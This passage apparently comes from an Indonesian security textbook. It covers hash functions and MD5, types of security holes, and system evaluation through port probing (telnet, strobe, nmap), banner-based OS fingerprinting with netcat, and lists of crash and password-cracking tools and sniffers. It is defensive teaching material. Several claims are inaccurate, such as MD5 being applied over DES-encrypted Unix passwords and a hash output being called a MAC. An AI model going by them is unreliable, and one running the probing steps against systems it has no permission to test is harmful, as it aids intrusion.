Salah satu cara untuk menguji integritas sebuah data adalah dengan memberikan “checksum” atau tanda bahwa data tersebut tidak berubah. Cara yang paling mudah dilakukan adalah dengan menjumlahkan karakter-karakter atau data-data yang ada sehingga apabila terjadi perubahan, hasil penjumlahan menjadi berbeda. Cara ini tentunya mudah dipecahkan dengan menggunakan kombinasi data yang berbeda akan tetapi menghasilkan hasil penjumlahan yang sama.

Pada sistem digital biasanya ada beberapa mekanisme pengujian integritas seperti antara lain:

- parity checking
- checksum
- hash function

Fungsi Hash (*hash function*) merupakan fungsi yang bersifat satu arah dimana jika kita masukkan data, maka dia akan menghasilkan sebuah “checksum” atau “fingerprint” dari data tersebut. Sebuah pesan yang dilewatkan ke fungsi hash akan menghasilkan keluaran yang disebut *Message Authenticated Code* (MAC). Dilihat dari sisi matematik, hash function memetakan satu set data ke dalam sebuah set yang lebih kecil dan terbatas ukurannya.

Mari kita ambil sebuah contoh sederhana, yaitu fungsi matematik *modulus* (atau dalam pemrograman menggunakan *mod*). Hasil dari operasi mod adalah sisa pembagian bilangan bulat (integer). Sebagai contoh, “11 mod 7” menghasilkan nilai 4, karena 11 dibagi 7 menghasilkan nilai 1 dan sisanya adalah 4. Contoh lain “17 mod 7” menghasilkan bilangan 3, karena 17 dibagi 7 menghasilkan 2 dan sisanya adalah 3. Demikian pula “18 mod 7” akan menghasilkan 4. Dalam sehari-hari, operasi modulus kita gunakan dalam penunjukkan jam, yaitu modulus 12.

Kalau kita perhatikan contoh di atas. Hasil dari opreasi *mod* tidak akan lebih besar dari angka pembaginya. Dalam contoh di atas, hasil “mod 7” berkisar dari 0 ke 6. Bilangan berapapun yang akan di-*mod*-kan akan menghasilkan bilangan dalam rentang itu. Tentu saja angka 7 bisa kita ganti dengan angka

lain, misalnya sebuah bilangan prima yang cukup besar sehingga rentang bilangan yang dihasilkan bisa lebih besar.

Hal kedua yang perlu mendapat perhatian adalah bahwa diketahui hasil operasi modulus, kita tidak tahu bilangan asalnya. Jadi kalau diberitahu bahwa hasil operasi modulus adalah 4, bilangan awalnya bisa 11, 18, 25, dan seterusnya. Ada banyak sekali. Jadi, dalam aplikasinya nanti agak sukar mengkonstruksi sebuah pesan asli jika kita hanya tahu hasil dari fungsi hashnya saja.


Tentu saja operator mod sendirian tidak dapat digunakan sebagai fungsi hash yang baik. Ada beberapa persyaratan agar fungsi hasil baru dapat digunakan secara praktis. Misalnya, rentang dari hasil fungsi hash harus cukup sehingga probabilitas dua pesan yang berbeda akan menghasilkan keluaran fungsi hash yang sama. Perlu ditekankan kata “probabilitas”, karena secara teori pasti akan ada dua buah data yang dapat menghasilkan keluaran fungsi hash yang sama[1]. Hal ini disebabkan rentang fungsi hash yang sangat jauh lebih kecil dibandingkan *space* dari inputnya. Tapi hal ini masih tidak terlalu masalah karena untuk membuat dua pesan yang sama-sama terbaca (intelligible) dan memiliki keluaran fungsi hash yang sama tidaklah mudah. Hal yang terjadi adalah pesan (data) yang sama itu dalam bentuk sampah (*garbage*).

Syarat lain dari bagusnya sebuah fungsi hash adalah perubahan satu karakter (dalam berkas teks) atau satu bit saja dalam data lainnya harus menghasilkan keluaran yang jauh berbeda, tidak hanya berbeda satu bit saja. Sifat ini disebut *avalanche effect*.

Ada beberapa fungsi hash yang umum digunakan saat ini, antara lain:

- MD5
- SHA (Secure Hash Algorithm)

1. Telah ditemukan dua buah stream data yang menhasilkan keluaran fungsi hash yang sama untuk algoritma MD5 dan SHA. (Referensi? Dalam Crypto 2004?)



GAMBAR 2.3. Penggunaan fungsi hash yang menghasilkan fingerprint

Latihan 6. Gunakan MD5 untuk menghasilkan fingerprint dari kalimat berikut: "Saya pesan 10 buah komputer." (tanpa tanda petik). Kemudian bandingkan hasil MD5 tersebut dengan hasil MD5 dari kalimat: "Saya pesan 11 buah komputer."

Contoh latihan di atas dapat dijalankan pada sistem UNIX yang memiliki program "md5" (atau program "md5sum"[1]) seperti di bawah ini.

```
unix% echo 'Saya pesan 10 buah komputer.' | md5
5F736F18556E3B8D90E50299C7345035
unix% echo 'Saya pesan 11 buah komputer.' | md5
9CB9AD1A369512C96C74236B959780D3
```

Contoh di atas menunjukkan bahwa perbedaan satu karakter saja sudah menghasilkan keluaran hash yang sangat berbeda. Hasil yang serupa dapat dilakukan dengan menggunakan SHA atau algoritma dan program lainnya.

Fungsi hash ini biasanya digabungkan dengan enkripsi untuk menjaga integritas. Sebagai contoh, dalam pengiriman email yang tidak rahasia (dapat dibaca orang) akan tetapi ingin dijaga integritasnya, isi (*body*) dari email dapat dilewatkan ke fungsi hash sehingga menghasilkan fingerprint dari isi email tersebut. Keluaran dari hash ini dapat disertakan dalam email.

1. Source code MD5 dapat diperoleh di berbagai tempat seperti antara lain di Anonymous FTP site <ftp://www.paume.itb.ac.id/pub/security>

Ketika email diterima, penerima juga menjalankan fungsi hash terhadap isi email dan kemudian membandingkannya dengan hash yang dikirim. Jika email diubah di tengah jalan, maka kedua hash tersebut berbeda. Untuk lebih meningkatkan keamanan, hasil dari hash juga dapat dienkripsi sehingga hanya penerima saja yang dapat membuka hasil dari hash tersebut. Atau dapat juga hasil hash dienkripsi dengan kunci privat pengirim sehingga oleh penerima dapat dibuka dengan kunci publik pengirim dan diyakinkan bahwa integritas dari isi terjamin serta pengirim betul-betul berasal dari pemilik kunci publik tersebut. Inilah yang sering disebut digital signature dalam email.

MD5

MD5 (*Message-Digest Algorithm 5*), sebuah algoritma yang dibuat oleh Ron Rivest di tahun 1991, melakukan fungsi hash dengan menggunakan algoritma yang dijabarkan di RFC1321, "The MD5 Message-Digest Algorithm" [38]. Algoritma MD5 ini merupakan pengganti algoritma MD4 yang juga dibuat oleh Rivest. Hasil keluaran dari MD5 adalah sebuah nilai hash dalam 128-bit.

Salah satu aplikasi yang lazim menggunakan MD5 adalah pengamanan berkas password (/etc/passwd atau /etc/shadow) di sistem UNIX. Berkas password menyimpan data password dalam bentuk yang sudah terenkripsi dengan menggunakan DES. Implementasi awal dari sistem UNIX adalah menyimpan data password yang sudah terenkripsi tersebut langsung pada salah satu field di berkas password.

Meskipun sudah terenkripsi, penyimpanan data password yang sudah terenkripsi tersebut masih menimbulkan potensi lubang keamanan karena DES merupakan enkripsi yang *reversible*. Panjang data yang dihasilkan oleh proses enkripsi juga bergantung kepada panjang data yang dimasukkan. Sehingga ada sedikit info tambahan mengenai kemungkinan panjangnya password. Apabila seseorang berhasil mendapatkan berkas password tersebut, dia bisa mencoba proses dekripsi yaitu dengan melakukan *brute force attack* dengan mencoba melakukan proses dekripsi.

MD5 menambahkan satu tingkat keamanan lagi. Kali ini data password yang disimpan bukanlah password yang terenkripsi saja, melainkan data

yang terenkripsi yang sudah dilewatkan oleh MD5. Karena sifatnya yang satu arah, sangat sulit untuk mencari data password terenkripsi dengan basis data hasil fungsi MD5. Jadi skema penyimpanan data tersebut kira-kira seperti ini:

```
password > DES > password terenkripsi > MD5 > hashed encrypted password
```

Dengan cara ini, potensi untuk melakukan serangan brute force terhadap encrypted password menjadi lebih sukar. Satu-satunya cara untuk melakukan serangan brute force adalah dengan melakukan enkripsi juga dengan melalui jalan maju seperti di atas dan kemudian membandingkan hasil hashed encrypted passwordnya. Jika sama persis, maka kata yang dipilih sebagai percobaan sama dengan password yang ingin dipecahkan tersebut.

MD5 juga digunakan dalam autentikasi dengan menggunakan protokol CHAP (RFC 1994). Masih ada banyak aplikasi lain yang menggunakan MD5 ini.

Di tahun 1996 ditemukan kelemahan dari MD5 sehingga disarankan untuk menggantinya dengan menggunakan SHA-1. Di tahun 2004, ditemukan lagi kelemahan yang lebih serius sehingga penggunaan MD5 lebih dipertanyakan lagi. Xiaoyun Wang dan kawan-kawan menemukan kelemahan ini dan membuat makalah yang dipresentasikan di Crypto 2004 [49]. Mereka menunjukkan bahwa ada tabrakan (collions) dimana dua buah data menghasilkan keluaran hash MD5 yang sama. Selain collision di MD5, mereka juga menemukan hal yang sama di MD5, HAVAL-128, dan RIPEMD.

Evaluasi Keamanan Sistem Informasi

"Information is what feeds hacker...
Hacking appeals: it's the control, the adrenaline, the knowledge,
the having what you're not supposed to have."
-- Jon Littman, in "The Fugitive Game: online with Kevin Mitnic"

Apabila anda telah memiliki sebuah sistem informasi, bab ini akan membantu anda untuk mengevaluasi keamanan sistem informasi yang anda miliki.

Meski sebuah sistem informasi sudah dirancang memiliki perangkat pengamanan, dalam operasi masalah keamanan harus selalu dimonitor. Hal ini disebabkan oleh beberapa hal, antara lain:

- Ditemukannya lubang keamanan (*security hole*) yang baru. Perangkat lunak dan perangkat keras biasanya sangat kompleks sehingga tidak mungkin untuk diuji seratus persen. Kadang-kadang ada lubang keamanan yang ditimbulkan oleh kecerobohan implementasi.
- Kesalahan konfigurasi. Kadang-kadang karena lalai atau alpa, konfigurasi sebuah sistem kurang benar sehingga menimbulkan lubang keamanan. Misalnya *mode* (*permission* atau kepemilikan) dari berkas

yang menyimpan password (/etc/passwd di sistem UNIX) secara tidak sengaja diubah sehingga dapat diubah atau ditulis oleh orang-orang yang tidak berhak.

- Penambahan perangkat baru (hardware dan/atau software) yang menyebabkan menurunnya tingkat security atau berubahnya metoda untuk mengoperasikan sistem. Operator dan administrator harus belajar lagi. Dalam masa belajar ini banyak hal yang jauh dari sempurna, misalnya server atau software masih menggunakan konfigurasi awal dari vendor (dengan password yang sama).

Sumber lubang keamanan

Lubang keamanan (*security hole*) dapat terjadi karena beberapa hal; salah disain (*design flaw*), salah implementasi, salah konfigurasi, dan salah penggunaan.

Salah Disain

Lubang keamanan yang ditimbulkan oleh salah disain umumnya jarang terjadi. Akan tetapi apabila terjadi sangat sulit untuk diperbaiki. Akibat disain yang salah, maka biarpun dia diimplementasikan dengan baik, kelemahan dari sistem akan tetap ada.

Contoh sistem yang lemah disainnya adalah algoritma enkripsi ROT13 atau Caesar cipher, dimana karakter digeser 13 huruf atau 3 huruf. Meskipun diimplementasikan dengan programming yang sangat teliti, siapapun yang mengetahui algoritmanya dapat memecahkan enkripsi tersebut.

Contoh lain lubang keamanan yang dapat dikategorikan kedalam kesalahan disain adalah disain urutan nomor (*sequence numbering*) dari paket TCP/IP. Kesalahan ini dapat dieksploitasi sehingga timbul masalah yang dikenal dengan nama "*IP spoofing*", yaitu sebuah host memalsukan diri seolah-olah menjadi host lain dengan membuat paket palsu setelah mengamati urutan paket dari host yang hendak diserang. Bahkan dengan mengamati cara mengurutkan nomor packet bisa dikenali sistem yang digunakan.

Mekanisme ini digunakan oleh program *nmap* dan *queso* untuk mendeteksi *operating system* (OS) dari sebuah sistem, yang disebut *fingerprinting*. Contoh dan informasi yang lebih lengkap mengenai masalah kelemahan protokol TCP/IP dapat dilihat pada referensi [2].

Implementasi kurang baik

Lubang keamanan yang disebabkan oleh kesalahan implementasi sering terjadi. Banyak program yang diimplementasikan secara terburu-buru sehingga kurang cermat dalam pengkodean. Akibatnya cek atau testing yang harus dilakukan menjadi tidak dilakukan. Sebagai contoh, seringkali batas ("*bound*") dari sebuah "*array*" tidak dicek sehingga terjadi yang disebut *out-of-bound array* atau *buffer overflow* yang dapat dieksploitasi (misalnya overwrite ke variable berikutnya). Lubang keamanan yang terjadi karena masalah ini sudah sangat banyak, dan yang mengherankan terus terjadi, seolah-olah para programmer tidak belajar dari pengalaman[1].

Contoh lain sumber lubang keamanan yang disebabkan oleh kurang baiknya implementasi adalah kealpaan memfilter karakter-karakter yang aneh-aneh yang dimasukkan sebagai input dari sebuah program (misalnya input dari *CGI-script*[2]) sehingga sang program dapat mengakses berkas atau informasi yang semestinya tidak boleh diakses.

Salah konfigurasi

Meskipun program sudah diimplementasikan dengan baik, masih dapat terjadi lubang keamanan karena salah konfigurasi. Contoh masalah yang disebabkan oleh salah konfigurasi adalah berkas yang semestinya tidak dapat diubah oleh pemakai secara tidak sengaja menjadi "*writeable*". Apabila berkas tersebut merupakan berkas yang penting, seperti berkas yang digunakan untuk menyimpan password, maka efeknya menjadi lubang

1. Memang kesalahan tidak semata-mata ditimpakan kepada pembuat program karena seringkali mereka dikejar deadline oleh management tingkat atas untuk merilis soft-warenya.
2. Tentang CGI-script akan dijelaskan di bagian lain.

keamanan. Kadangkala sebuah komputer dijual dengan konfigurasi yang sangat lemah. Ada masanya workstation Unix di perguruan tinggi didistribusikan dengan berkas /etc/aliases (berguna untuk mengarahkan e-mail), /etc/utmp (berguna untuk mencatat siapa saja yang sedang menggunakan sistem) yang dapat diubah oleh siapa saja. Contoh lain dari salah konfigurasi adalah adanya program yang secara tidak sengaja diset menjadi "*setuid root*" sehingga ketika dijalankan pemakai memiliki akses seperti *super user* (*root*) yang dapat melakukan apa saja.

Salah menggunakan program atau sistem

Salah penggunaan program dapat juga mengakibatkan terjadinya lubang keamanan. Kesalahan menggunakan program yang dijalankan dengan menggunakan account root (super user) dapat berakibat fatal. Sering terjadi cerita horor dari sistem administrator baru yang teledor dalam menjalankan perintah "rm -rf" di sistem UNIX (yang menghapus berkas atau direktori beserta sub direktori di dalamnya). Akibatnya seluruh berkas di sistem menjadi hilang mengakibatkan *Denial of Service* (DoS). Apabila sistem yang digunakan ini digunakan bersama-sama, maka akibatnya dapat lebih fatal lagi. Untuk itu perlu berhati-hati dalam menjalan program, terutama apabila dilakukan dengan menggunakan account administrator seperti *root* tersebut.

Kesalahan yang sama juga sering terjadi di sistem yang berbasis MS-DOS. Karena sudah mengantuk, misalnya, ingin melihat daftar berkas di sebuah direktori dengan memberikan perintah "dir *.*" ternyata salah memberikan perintah menjadi "del *.*" (yang juga menghapus seluruh file di direktori tersebut).

Penguji keamanan sistem

Dikarenakan banyaknya hal yang harus dimonitor, administrator dari sistem informasi membutuhkan "*automated tools*", perangkat pembantu otomatis, yang dapat membantu menguji atau meng-evaluasi keamanan sistem yang dikelola. Untuk sistem yang berbasis UNIX ada beberapa tools yang dapat digunakan, antara lain:

- *Cops*
- *Tripwire*
- *Satan/Saint*
- *SBScan*: localhost security scanner

Untuk sistem yang berbasis Windows NT ada juga program semacam, misalnya program *Ballista* yang dapat diperoleh dari: <http:// www.secnet.com>

Selain program-program (tools) yang terpadu (*integrated*) seperti yang terdapat pada daftar di atas, ada banyak program yang dibuat oleh hackers untuk melakukan "coba-coba". Program-program seperti ini, yang cepat sekali bermunculuan, biasanya dapat diperoleh (download) dari Internet melalui tempat-tempat yang berhubungan dengan keamanan, seperti misalnya "*Rootshell*". (Lihat "Sumber informasi dan organisasi yang berhubungan dengan keamanan sistem informasi" on page 135.) Contoh program coba-coba ini antara lain:

- *crack*: program untuk menduga atau memecahkan password dengan menggunakan sebuah atau beberapa kamus (*dictionary*). Program crack ini melakukan brute force cracking dengan mencoba mengenkripsikan sebuah kata yang diambil dari kamus, dan kemudian membandingkan hasil enkripsi dengan password yang ingin dipecahkan. Bila belum sesuai, maka ia akan mengambil kata selanjutnya, mengenkripsikan, dan membandingkan kembali. Hal ini dijalankan terus menerus sampai semua kata di kamus dicoba. Selain menggunakan kata langsung dari kamus, crack juga memiliki program heuristic dimana bolak balik kata (dan beberapa modifikasi lain) juga dicoba. Jadi, jangan sekali-kali menggunakan password yang terdapat dalam kamus (bahasa apapun).
- *land* dan *latierra*: program yang dapat membuat sistem Windows 95/NT menjadi macet (*hang*, *lock up*). Program ini mengirimkan sebuah paket yang sudah di"*spoofed*" sehingga seolah-olah paket tersebut berasal dari mesin yang sama dengan menggunakan port yang terbuka (misalnya port 113 atau 139).
- *ping-o-death*: sebuah program (*ping*) yang dapat meng-crash-kan Windows 95/NT dan beberapa versi Unix.
- *winuke*: program untuk memacetkan sistem berbasis Windows

Probing Services

Servis di Internet umumnya dilakukan dengan menggunakan protokol TCP atau UDP. Setiap servis dijalankan dengan menggunakan port yang berbeda, misalnya:

- SMTP, untuk mengirim dan menerima e-mail, TCP, port 25
- DNS, untuk domain, UDP dan TCP, port 53
- HTTP, web server, TCP, port 80
- POP3, untuk mengambil e-mail, TCP, port 110

Contoh di atas hanya sebagian dari servis yang tersedia. Di sistem UNIX, lihat berkas `/etc/services` dan `/etc/inetd.conf` untuk melihat servis apa saja yang dijalankan oleh server atau komputer yang bersangkutan. Berkas /etc/services berisi daftar servis dan portnya, sementara berkas /etc/inetd.conf berisi servis-servis yang di jalan di server UNIX tersebut. Jadi tidak semua servis dijalankan, hanya servis yang dibuka di /etc/inetd.conf saja yang dijalankan. Selain itu ada juga servis yang dijalankan tidak melalui inetd.conf melainkan dijalankan sebagai daemon yang berjalan di belakang layar.

```
unix% more /etc/services
echo            7/tcp
echo            7/udp
discard         9/tcp           sink null
discard         9/udp           sink null
systat          11/tcp          users
daytime         13/tcp
daytime         13/udp
netstat         15/tcp
qotd            17/tcp          quote
msp             18/tcp                          # message send
protocol
msp             18/udp                          # message send
protocol
chargen         19/tcp          ttytst source
chargen         19/udp          ttytst source
ftp-data        20/tcp
ftp             21/tcp
fsp             21/udp          fspd
```

```
ssh             22/tcp                          # SSH Remote
Login Protocol
ssh             22/udp                          # SSH Remote
Login Protocol
telnet          23/tcp
# 24 - private
smtp            25/tcp          mail
# 26 - unassigned
time            37/tcp          timserver
time            37/udp          timserver
rlp             39/udp          resource        # resource
location
nameserver      42/tcp          name            # IEN 116
whois           43/tcp          nicname
re-mail-ck      50/tcp                          # Remote Mail
Checking Protocol
re-mail-ck      50/udp                          # Remote Mail
Checking Protocol
domain          53/tcp          nameserver      # name-domain
server
domain          53/udp          nameserver
mtp             57/tcp                          # deprecated
bootps          67/tcp                          # BOOTP server
bootps          67/udp
bootpc          68/tcp                          # BOOTP client
bootpc          68/udp
tftp            69/udp
gopher          70/tcp                      # Internet Gopher
gopher          70/udp
rje             77/tcp          netrjs
finger          79/tcp
www             80/tcp          http            # WorldWideWeb
HTTP
www             80/udp                          # HyperText
Transfer Protocol
link            87/tcp          ttylink
kerberos        88/tcp          kerberos5 krb5  # Kerberos v5
kerberos        88/udp          kerberos5 krb5  # Kerberos v5
supdup          95/tcp
# 100 - reserved
hostnames       101/tcp         hostname        # usually from
sri-nic
iso-tsap        102/tcp         tsap            # part of ISODE.
csnet-ns        105/tcp         cso-ns          # also used by
CSO name server
```

```
csnet-ns        105/udp         cso-ns
rtelnet         107/tcp                         # Remote Telnet
rtelnet         107/udp
pop-2           109/tcp         postoffice      # POP version 2
pop-2           109/udp
pop-3           110/tcp                         # POP version 3
pop-3           110/udp
sunrpc          111/tcp         portmapper      # RPC 4.0
portmapper TCP
sunrpc          111/udp         portmapper      # RPC 4.0
portmapper UDP
...

unix% more /etc/inetd.conf
# /etc/inetd.conf:  see inetd(8) for further informations.
#
# Internet server configuration database
#
# Lines starting with "#:LABEL:" or "#<off>#" should not
# be changed unless you know what you are doing!
#
# Packages should modify this file by using update-inetd(8)
#
# <service_name> <sock_type> <proto> <flags> <user>
<server_path> <args>
#
#:INTERNAL: Internal services
#echo           stream  tcp     nowait  root    internal
#echo           dgram   udp     wait    root    internal
#chargen        stream  tcp     nowait  root    internal
#chargen        dgram   udp     wait    root    internal
discard         stream  tcp     nowait  root    internal
discard         dgram   udp     wait    root    internal
daytime         stream  tcp     nowait  root    internal
daytime         dgram   udp     wait    root    internal
time            stream  tcp     nowait  root    internal
time            dgram   udp     wait    root    internal
#:STANDARD: These are standard services.
## ftp          stream  tcp     nowait  root    /usr/sbin/tcpd
/usr/sbin/in.ftpd
ftp             stream  tcp     nowait  root    /usr/sbin/tcpd
/usr/local/sbin/proftpd
telnet          stream  tcp     nowait  root    /usr/sbin/tcpd
/usr/sbin/in.telnetd
#:BSD: Shell, login, exec and talk are BSD protocols.
```

```
shell           stream  tcp     nowait  root    /usr/sbin/tcpd
/usr/sbin/in.rshd
login           stream  tcp     nowait  root    /usr/sbin/tcpd
/usr/sbin/in.rlogind
exec            stream  tcp     nowait  root    /usr/sbin/tcpd
/usr/sbin/in.rexecd
talk            dgram   udp     wait    root    /usr/sbin/tcpd
/usr/sbin/in.talkd
ntalk           dgram   udp     wait    root    /usr/sbin/tcpd
/usr/sbin/in.ntalkd
pop-3           stream  tcp     nowait  root    /usr/sbin/tcpd
/usr/sbin/ipop3d
```

Pemilihan servis apa saja tergantung kepada kebutuhan dan tingkat keamanan yang diinginkan. Sayangnya seringkali sistem yang dibeli atau dirakit menjalankan beberapa servis utama sebagai “default”. Kadang-kadang beberapa servis harus dimatikan karena ada kemungkinan dapat dieksploitasi oleh cracker. Untuk itu ada beberapa program yang dapat digunakan untuk melakukan “*probe*” (meraba) servis apa saja yang tersedia. Program ini juga dapat digunakan oleh kriminal untuk melihat servis apa saja yang tersedia di sistem yang akan diserang dan berdasarkan data-data yang diperoleh dapat melancarkan serangan.

Untuk beberapa servis yang berbasis TCP/IP, proses probe dapat dilakukan dengan menggunakan program telnet. Misalnya untuk melihat apakah ada servis e-mail dengan menggunakan SMTP digunakan telnet ke port 25.

```
unix% telnet target.host.com 25
Trying 127.0.0.1...
Connected to target.host.com.
Escape character is '^]'.
220 dma-baru ESMTP Sendmail 8.9.0/8.8.5; Mon, 22 Jun 1998 10:18:54 +0700
```

Dalam contoh di atas terlihat bahwa ada servis SMTP di server tersebut dengan menggunakan program *Sendmail* versi 8.9.0. Adanya informasi tentang sistem yang digunakan ini sebetulnya sangat tidak disarankan karena dengan mudah orang dapat mengetahui kebocoran sistem (jika software dengan versi tersebut memiliki lubang keamanan).

Untuk servis lain, seperti POP atau POP3 dapat dilakukan dengan cara yang sama dengan menggunakan nomor “port” yang sesuai dengan servis yang diamati.

```
unix% telnet localhost 110
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
+OK QPOP (version 2.2) at dma-baru.paume.itb.ac.id starting.
+<20651.898485542@dma-baru.paume.itb.ac.id>
quit
+OK Pop server at dma-baru.paume.itb.ac.id signing off.
Connection closed by foreign host.
```

Latihan 7. Lakukan probing ke sebuah POP server. Gunakan POP server yang dipersiapkan khusus untuk latihan ini. Jangan lakukan probing ke server milik orang lain tanpa ijin.

Proses probing tersebut dapat dilakukan secara otomatis, sehinga menguji semua port yang ada, dengan menggunakan beberapa program paket seperti didaftarkan di bawah ini.

Paket probe untuk sistem UNIX

- *nmap*
- *strobe*
- *tcpprobe*

Latihan 8. Gunakan nmap, strobe, atau tcpprobe untuk melakukan probe terhadap sebuah server yang sudah dipersiapkan untuk latihan ini. Jangan melakukan probe ke server milik orang lain tanpa ijin.

Untuk melakukan probing ke sistem dengan nomor IP 192.168.1.1 dengan menggunakan program strobe:

```
unix% strobe 192.168.1.1
unix% strobe 192.168.1.1 -b 1 -e 80
```

Untuk melakukan probing apakah komputer dengan range nomor IP 192.168.1.1 sampai dengan 192.168.1.10 memiliki FTP server (port 21) dapat dilakukan dengan menggunakan nmap dengan perintah di bawah ini:

```
unix% nmap 192.168.1.1-10 -p 21
```

Probe untuk sistem Window 95/98/NT

- *NetLab*
- *Cyberkit*
- *Ogre*

Mendeteksi Probling

Apabila anda seorang sistem administrator, anda dapat memasang program yang memonitor adanya probing ke sistem yang anda kelola. Probing biasanya meninggalkan jejak di berkas log di sistem anda. Dengan mengamati entry di dalam berkas log dapat diketahui adanya probing.

```
root# tail /var/log/syslog
May 16 15:40:42 epson tcplogd: "Syn probe"
notebook[192.168.1.4]:[8422]->epson[192.168.1.2]:[635]
May 16 15:40:42 epson tcplogd: "Syn probe"
notebook[192.168.1.4]:[8423]->epson[192.168.1.2]:ssl-ldap
May 16 15:40:42 epson tcplogd: "Syn probe"
notebook[192.168.1.4]:[8426]->epson[192.168.1.2]:[637]
May 16 15:40:42 epson tcplogd: "Syn probe"
notebook[192.168.1.4]:[8429]->epson[192.168.1.2]:[638]
May 16 15:40:43 epson tcplogd: "Syn probe"
notebook[192.168.1.4]:[8430]->epson[192.168.1.2]:[639]
May 16 15:40:43 epson tcplogd: "Syn probe"
notebook[192.168.1.4]:[8437]->epson[192.168.1.2]:[640]
May 16 15:40:43 epson tcplogd: "Syn probe"
notebook[192.168.1.4]:[8441]->epson[192.168.1.2]:[641]
May 16 15:40:43 epson tcplogd: "Syn probe"
notebook[192.168.1.4]:[8445]->epson[192.168.1.2]:[642]
May 16 15:40:43 epson tcplogd: "Syn probe"
notebook[192.168.1.4]:[8454]->epson[192.168.1.2]:[643]
```

Contoh di atas menunjukkan *entry* di berkas *syslog* dimana terjadi probing dari komputer yang di beri nama *notebook* dengan nomor IP 192.168.1.4.

Selain itu, ada juga program untuk memonitor probe seperti paket program *courtney, portsentry* dan *tcplogd*.

OS fingerprinting

Mengetahui *operating system* (OS) dari target yang akan diserang merupakan salah satu pekerjaan yang dilakukan oleh seorang cracker. Setelah mengetahui OS yang dituju, dia dapat melihat database kelemahan sistem yang dituju. *Fingerprinting* merupakan istilah yang umum digunakan untuk menganalisa OS sistem yang dituju [16].

Fingerprinting dapat dilakukan dengan berbagai cara. Cara yang paling konvensional adalah melakukan telnet ke server yang dituju. Jika server tersebut kebetulan menyediakan servis telnet, seringkali ada banner yang menunjukkan nama OS beserta versinya.

```
unix% telnet 192.168.1.4
Trying 192.168.1.4...
Connected to 192.168.1.4.
Escape character is '^]'.
Linux 2.0.33 (rock.pau-mikro.org) (ttyp0)
login:
```

Apabila sistem tersebut tidak menyediakan servis telnet akan tetapi menyediakan servis FTP, maka informasi juga sering tersedia. Servis FTP tersedia di port 21. Dengan melakukan telnet ke port tersebut dan memberikan perintah “SYST” anda dapat mengetahui versi dari OS yang digunakan seperti contoh di bawah ini.

```
unix% telnet ftp.netscape.com 21
Trying 207.200.74.26...
Connected to ftp.netscape.com.
Escape character is '^]'.
220 ftp29 FTP server (UNIX(r) System V Release 4.0) ready.
SYST
215 UNIX Type: L8 Version: SUNOS
```

Jika server tersebut tidak memiliki FTP server akan tetapi menjalankan Web server, masih ada cara untuk mengetahui OS yang digunakan dengan menggunakan program *netcat* (*nc*) seperti contoh di bawah ini (dimana terlihat OS yang digunakan adalah Debian GNU):

```
$ echo -e "GET / HTTP/1.0\n\n" | nc localhost 80 | \
grep "^Server:"
Server: Apache/1.3.3 (Unix) Debian/GNU
```

Cara fingerprinting yang lebih canggih adalah dengan menganalisa respon sistem terhadap permintaan (request) tertentu. Misalnya dengan menganalisa nomor urut packet TCP/IP yang dikeluarkan oleh server tersebut dapat dipersempit ruang jenis dari OS yang digunakan.

Ada beberapa tools untuk melakukan deteksi OS ini antara lain:

- *nmap*
- *queso*

Berikut ini adalah contoh penggunaan program *queso* untuk mendeteksi OS dari sistem yang menggunakan nomor IP 192.168.1.1. Kebetulan sistem ini adalah sistem Windows 95.

```
unix# queso 192.168.1.1
192.168.1.1:80  * Not Listen, Windoze 95/98/NT
```

Penggunaan program penyerang

Salah satu cara untuk mengetahui kelemahan sistem informasi anda adalah dengan menyerang diri sendiri dengan paket-paket program penyerang (*attack*) yang dapat diperoleh di Internet. Dengan menggunakan program ini anda dapat mengetahui apakah sistem anda rentan dan dapat dieksploitasi oleh orang lain. Perlu diingat bahwa **jangan menggunakan program-program tersebut untuk menyerang sistem lain** (sistem yang tidak anda kelola). Ini tidak etis dan anda dapat diseret ke pengadilan. Beberapa program penyerangan dicontohkan di Bab “Eksploitasi Keamananan” on page 101.

Selain program penyerang yang sifatnya agresif melumpuhkan sistem yang dituju, ada juga program penyerang yang sifatnya melakukan pencurian atau penyadapan data. Untuk penyadapan data, biasanya dikenal dengan istilah "*sniffer*". Meskipun data tidak dicuri secara fisik (dalam artian menjadi hilang), sniffer ini sangat berbahaya karena dia dapat digunakan untuk menyadap password dan informasi yang sensitif. Ini merupakan serangan terhadap aspek privacy.

Contoh program penyadap (*sniffer*) antara lain:

- *pcapture* (Unix)
- *sniffit* (Unix)
- *tcpdump* (Unix)
- *WebXRay* (Windows)

Penggunaan sistem pemantau jaringan

Sistem pemantau jaringan (*network monitoring*) dapat digunakan untuk mengetahui adanya lubang keamaman. Misalnya apabila anda memiliki sebuah server yang semetinya hanya dapat diakses oleh orang dari dalam, akan tetapi dari pemantau jaringan dapat terlihat bahwa ada yang mencoba mengakses melalui tempat lain. Selain itu dengan pemantau jaringan dapat juga dilihat usaha-usaha untuk melumpuhkan sistem dengan melalui *denial of service attack* (DoS) dengan mengirimkan packet yang jumlahnya berlebihan.

Network monitoring biasanya dilakukan dengan menggunakan protokol SNMP *(Simple Network Management Protoco*l) [13]. Pada saat buku ini ditulis, SNMP versi 1 yang paling banyak digunakan meskipun SNMP versi 2 sudah keluar. Sayangnya, tingkat keamanan dari SMNP versi 1 sangat rendah sehingga memungkinkan penyadapan oleh orang yang tidak berhak

Contoh-contoh program network monitoring / management antara lain:

- *Etherboy* (Windows), *Etherman* (Unix)
- HP *Openview* (Windows)


- *Packetboy* (Windows), *Packetman* (Unix)
- SNMP Collector (Windows)
- *Webboy* (Windows)

Contoh program pemanatu jaringan yang tidak menggunakan SNMP antara lain:

